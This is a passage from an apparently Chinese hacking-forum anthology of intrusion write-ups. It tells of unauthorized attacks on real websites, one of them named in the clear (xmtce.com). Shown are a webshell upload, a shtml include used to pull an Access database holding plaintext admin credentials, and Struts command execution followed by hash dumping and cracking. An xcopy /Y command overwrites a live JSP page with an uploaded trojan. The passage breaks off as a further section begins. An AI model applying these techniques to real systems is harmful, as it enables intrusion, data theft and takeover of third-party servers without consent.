Ok，回到渗透上。为了减少发包的大小，采用了发 HEAD 包而不是发 GET 包的方式来探测资源是否存在。选用 burp 的 intruder 功能，调整线程数，调整发包时间。爆破了一段时间，愣是没有结果。
因为已经开始爆破，服务器上必然已经留下日志了，这时只能成功不许失败。有种风萧萧兮易水寒，壮士一去兮不复返的悲壮。
回头去找网站维护之前我上传过的一个合法文件，Myuid760682.doc。访问/uploadfile/myuid760682.doc，也显示 404。但这个文件的确还存在，/uploadfile/这个目录也存在。看之前的源码，/uploadfile/这个目录也的确是用来存储上传文件的目录。
思路卡壳了。
这时想到之前拖过库，有管理员密码。屁颠屁颠登陆，在添加文章处找到上传点，js 验证，可以上传文章中图片，这个图片的地址也能找到，文件夹为/ImageData/。
上传 asp 一句话，404。上传 cer 后缀的一句话，404。上传 aspx 一句话，菜刀连接不上，不过这次状态是 200。尼玛，在耍我么？
直接上传 aspx 大马，登陆成功。查看 web.config，发现是对目录做了登陆权限验证。目前浏览器是有管理员 cookie 的，所以能打开大马，而菜刀没管理员的 cookie，所以不能正常工作。
而本网站设置对 asp 不解析…从 web.config 中，得到网站改版后，上传的文件全都保存在网站目录之外，怪不得怎么也找不到上传之后的文件。
下了一份新源码，反编译相关文件，发现自己想要的数据是在第三方服务器上，用网页接口的方式给出。既然有源码了，按照调用原理，自己写了个调用程序，得到数据~

到这里目的达到了，按理应该结束了。但是手贱又多测试了一下。
用 aspxspy 的命令执行功能，ping 127.0.0.1，正常结果返回，ping 同一网段和相邻网段服务器，正常结果返回，ping 8.8.8.8，超时，ping www.baidu.com，无法解析。也就是说出站的 icmp 协议和 dns 协议包都在路由器端被拦截了。Aspxspy 自带的端口转发失败，用 reDuh.aspx 尝试端口转发，连接 reDuh.aspx 失败，客户端卡死。网站能去远程站点（外网 ip，不在相邻网段）调用接口，但是 ping 不通。猜测是路由器做了一些规则吧。
（全文完）责任编辑：桔子　　责任主编：xfkxfk

第5节　对某网站的一次未完成渗透

作者：Learn
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

本人纯菜鸟，希望跟大家共同进步，谢谢~
算是有亮点吧。
因为没有完成渗透，所以不打码了。
花了 2 个多小时只能到这里了。
Web cruiser 的漏洞扫描结果如图 1-5-1：

http://xmtce.com/newsbytype.asp?NewsType=安全生产	NewsType	GET	http://xmtce.com...	Cross Site Scripting(URL)
http://xmtce.com/culturebytype.asp?CultureType=	CultureType	GET	http://xmtce.com...	Cross Site Scripting(URL)
http://xmtce.com/partybytype.asp?PartyType=廉政建设	PartyType	GET	http://xmtce.com...	Cross Site Scripting(URL)
http://xmtce.com/itembytype.asp?ItemType=在建项目	ItemType	GET	http://xmtce.com...	Cross Site Scripting(URL)
http://xmtce.com/company3.asp	SearchStr	POST	http://xmtce.com...	Cross Site Scripting(Form)
http://xmtce.com/download.asp?FileType=下载中心	FileType	GET	http://xmtce.com...	Cross Site Scripting(URL)

图　1-5-1

用爬虫爬不到什么敏感文件，
所以用以字典为基础的目录扫描器。pk 得到的结果中发现有狗，如图 1-5-2：



图 1-5-2

其它就没啥了，除了图 1-5-3：

图　1-5-3

大概是一般的漏洞扫描器无法检测上传漏洞，或者说效果不好，所以可能这里有机会。
打开该页面，如图 1-5-4：

图 1-5-4

这是一处不需要身份认证的文件上传页。用 burpsuite 的 repeater 模块来进行测试，试着上传 asp，如图 1-5-5：



图 1-5-5

出现 403 错误，奇怪。。

接着上传 abc，如图 1-5-6：



图 1-5-6

结果提示成功，说明是黑名单过滤机制。上传 Jspphpcerasa 等等都是 403 错误。

接着发现 shtml 可以上传，而且 web server 支持。利用 include 指令，包含上传处理文件 uploadfile.asp，如图 1-5-7：



图 1-5-7

找这个 shtml 文件的路径，没遇到多大困难，如图 1-5-8：

如上图 Pk 之前扫到了这个目录，猜就是上传文件的目录

访问看一下

图 1-5-8

代码中黑名单设置如图 1-5-9：



图 1-5-9

只过滤了 asp aspx，cer 和 asa 都没过滤，为什么不能上传呢？应该是因为狗吧。

现在我们能够包含任意已知文件了。包含根目录下的 news.asp，如图 1-5-10：

```
Response.Buffer = True '缓存页面
'防范get注入
If Request.QueryString <> "" Then StopInjection(Request.QueryString)
'防范post注入
If Request.Form <> "" Then StopInjection(Request.Form)
'防范cookies注入
'If Request.Cookies <> "" Then StopInjection(Request.Cookies)
'正则子函数
Function StopInjection(Values)
 Dim regEx
 Set regEx = New RegExp
 regEx.IgnoreCase = True
 regEx.Global = True
 regEx.Pattern = "#|([\s\b+()]+(select|update|insert|delete|declare|@|exec|dbcc|alter|drop|create|backup|if|else|
 Dim sItem, sValue
 For Each sItem In Values
 sValue = Values(sItem)
```

图 1-5-10

嗯。。。大小写不敏感，过滤得挺严的。

惊喜的是这句代码，如图 1-5-11：

```
strConn = "DRIVER=Microsoft Access Driver (*.mdb);DBQ=" & Server.MapPath("admin/tcefhudsih.mdb")
```

图 1-5-11

哇哦，数据库是 access 的，数据库文件的地址也知道了，快下载。。

居然提示 404，如图 1-5-12：

图 1-5-12

没找到。。。不可能啊。。。数据库链接都没有报错~目测是狗干的。

然后想一想，利用 shtml 把这个 mdb 包含进来，如图 1-5-13：



图 1-5-13

打开之后有点卡。查看源代码，然后保存为 mdb，打开~如图 1-5-14：



图 1-5-14

好了，管理员用户名知道了，而且是明文。

用法客的目录扫描工具找到了后台登陆地址，如图 1-5-15：

http://xmtce.com:80/admin/logon.asp HTTP/1.1 200 OK

图 1-5-15

好啦。。。进入后台，如图 1-5-16：

图 1-5-16

= = 只有刚才那处上传，有狗怎么过呢？

找子系统——编辑器。。

额。。。居然是图 1-5-17 这种情况：

```
<img src="icons/img.gif" TITLE="插入图片" onclick="javascript:insertImage()" WIDTH="16" HEIGHT="16">
<img src="Kimages/k-file.gif" TITLE="插入附件" onclick="javascript:insertFile();" WIDTH="16" HEIGHT="16">
<img src="icons/hr.gif" TITLE="插入水平线" onclick="javascript:format('InsertHorizontalRule');" WIDTH="16" HEIGHT="16">
```

图 1-5-17

= = 都是自己实现的？？？

暂时无解了。。。

（未完待续）责任编辑：桔子 责任主编：xfkxfk

第6节 细节决定成败

作者：A11riseforme

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

哎呀好久没写东西了，其实俺这段时间一直都在好好学习~

直接介入正题，前段时间玩命叫我帮忙提权一台 linux，不小心就提下来了（是真的不小心，提下来了我都不记得我用的哪个 exp），然后就顺着那个站逛到了了它上头的那个公司，看着名字挺牛逼的就想搞下来了。

这个站我在某个群里发过求助，如果有谁觉得熟悉的话，请不要透露这个站的地址，谢谢合

作！

各种踩点就不说了，搞清楚操作系统，web 容器，开放端口，服务啊什么的都是必需的准备工作，nmap 扫描的同时我也在那个网站上逛了逛，网页脚本语言为 jsp，搭配 strut，不知道有没有远程命令执行漏洞，这时候 nmap 结果也出来了，如图 1-6-1：

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product
80	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP e
541	tcp	open	osiris	syn-ack	osiris host IDS agent

图 1-6-1

这网站肯定有数据库，要不然就是站库分离，要不然就是内网，或者皆而有之。这么大公司，还有股票的，估计是内网，还有一个 IDS。

点开一个链接，http://www.xxxx.cn/xxxx/xxxx.action?id=1

简单判断之后确定是注射点，数据库是 mysql 的，过滤了 select，一旦出现 select 就返回 404。

暂时没有去想怎么绕过，本身就对注射无爱了，看下有没有命令执行漏洞吧，如图 1-6-2：



图 1-6-2

果然有，那就有很大的可能拿下了。

试了下执行命令，net user 可以执行，可加用户可提升权限，net start 可执行，发现是虚拟机，ipconfig 可以执行，得知是内网，tasklist 可以执行，发现装有 360，taskkill 无法执行 dir 无法执行，但是可以用上面那个 exp 的文件管理功能来列目录，只是不能用来寻找文件了，有点麻烦。

echo 无法执行，不能写入 shell。

type 无法执行，但是可以用上面那个 exp 的文件功能来查看文件内容，没有多大关系。

del 无法执行，如果在后台尝试传马需要特别小心，因为无法删除。

ftp 命令可以执行，但是无法通过一行命令来下载木马到网站目录，需要分次输入用户名密码，如果有谁知道方法还望告知，谢谢。
copy 命令无法执行，无法上传 jpg 然后 copy 成 jsp。
rename 命令无法执行，无法上传 jpg 然后 rename 成 jsp。
move 命令无法执行，无法上传 jpg 然后 move 成 jsp。
reg 命令可以执行，成功导出 hash 下载到本地，cain 加载读出 hash，在线破解把 administrator 权限的 hash 给破解了，但是因为机器在内网无法直接连上，暂时只能当作敏感信息，鸡肋。
感觉有点棘手了，怀疑那么多命令无法执行是因为环境变量还是什么关系，想反弹个 shell 到本地试试，发现无法反弹回来。
于是用 exp 的文件管理功能来翻服务器上的文件，看下有什么敏感信息。
发现根域名下还有一个 cms 目录，后台为 cms4jadmin，谷歌之后得知这套 cms 叫 cms4j，有一个文件下载漏洞，但是本身 exp 就有下载文件的功能，所以比较鸡肋，前面得到的注射点不是 cms4j 下的文件，尝试跨库注入，得到帐号密码之后进入后台。
Pangolin，havij 均无法注入，估计是无法绕过 select，但是 sqlmap 可以成功注入，注出来的密码为 md5 值，cmd5 无法解开，开始翻数据库连接文件，如图 1-6-3：



图 1-6-3

尝试用数据库密码 newsXXXXX 登录后台失败,尝试用 XXXXXnews 登录成功，如图 1-6-4：



图 1-6-4

上传文件功能过滤使用白名单，无法绕过上传 webshell，其他功能无法利用。
开始思考别的 dos 命令可以写内容到文件或者修改文件名之类的。

突然想到 xcopy 命令，但是我记得 xcopy 命令是用来批量复制可以把指定的目录连文件和目录结构一并拷贝。

在本地尝试使用 xcopy 命令把 sam.hive 改名为 sam.hiv，又发现棘手的问题了，如图 1-6-5：

图 1-6-5

在执行 xcopy 源文件目标文件之后，会问我目标文件是文件名还是一个文件夹，只有继续输入 F 之后才能成功改名，如图 1-6-6 和图 1-6-7：



图 1-6-6



图 1-6-7

但是需要一个交互式的 shell，但是无法反弹回来 shell。
开始查看 xcopy 的帮助文件.
如图 1-6-8：



图 1-6-8

峰回路转!!! 哈哈~~~
有一个选项吸引了我的注意力：
/Y Suppresses prompting to confirm you want to overwrite an existing destination file.
指默认覆盖重写一个存在的目标文件，而不提示。
也就是说，如果我 xcopy 的目标文件是一个存在的 jsp 文件，那么就是直接覆盖它，这也就达到了我的把 jpg 文件改名为 jsp 的目的，当然被覆盖的文件需要事先做好备份。
于是后台上传一个 jsp 改名为 jpg 的文件，然后用 xcopy 命令：
xcopy C:\Program Files\Tomcat6.0\webapps\cms\upload\xxxx.jpg C:\Program Files\Tomcat6.0\webapps\existed.jsp /Y
xxxx.jpg 为我在后台上传的 jsp 木马图片文件，existed.jsp 为网站存在的 jsp 文件，事先做好备份了。
执行之后访问，发现没有成功复制。
郁闷~~~这又是什么情况……
后来好好想了下，觉得应该是文件目录 Program Files 中间有一个空格的缘故，exp 使用 get 方式对网站发起 http 请求，中间的空格会被转为%20,但是 Program%20Files 并不存在。
仔细想想，其实很容易就能解决的，用 windows 短文件名 progra~1 代替 Program Files 就可以了，我觉得其实也可以用+号。
因为执行 net user 命令的时候，exp 发送的请求中 net user 中间的空格就是用+号代替的
xcopy C:\ progra~1\Tomcat6.0\webapps\cms\upload\xxxx.jpg C:\ progra~\Tomcat6.0\webapps\existed.jsp /Y
执行了之后再访问 existed.jsp 就得到了我的 shell 了。
如图 1-6-9：

图 1-6-9

记得恢复原来的文件。
挺大的内网，so…
未完
但不一定有续….
（全文完）责任编辑：桔子 责任主编：xfkxfk

第7节 一次突破后台验证到拿 webshell

作者：Strive
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

前段时间拿的一个站，因为菜鸟我技术有限，所以卡了好久，后台一直过不去。
现在终于捅了他，和大家分享一下经验，如果觉得简单啥的不要喷我。
用 safe3 扫一扫扫到注入点，果断开萝卜头神器爆菊注入，如图 1-7-1 和图 1-7-2：

图 1-7-1

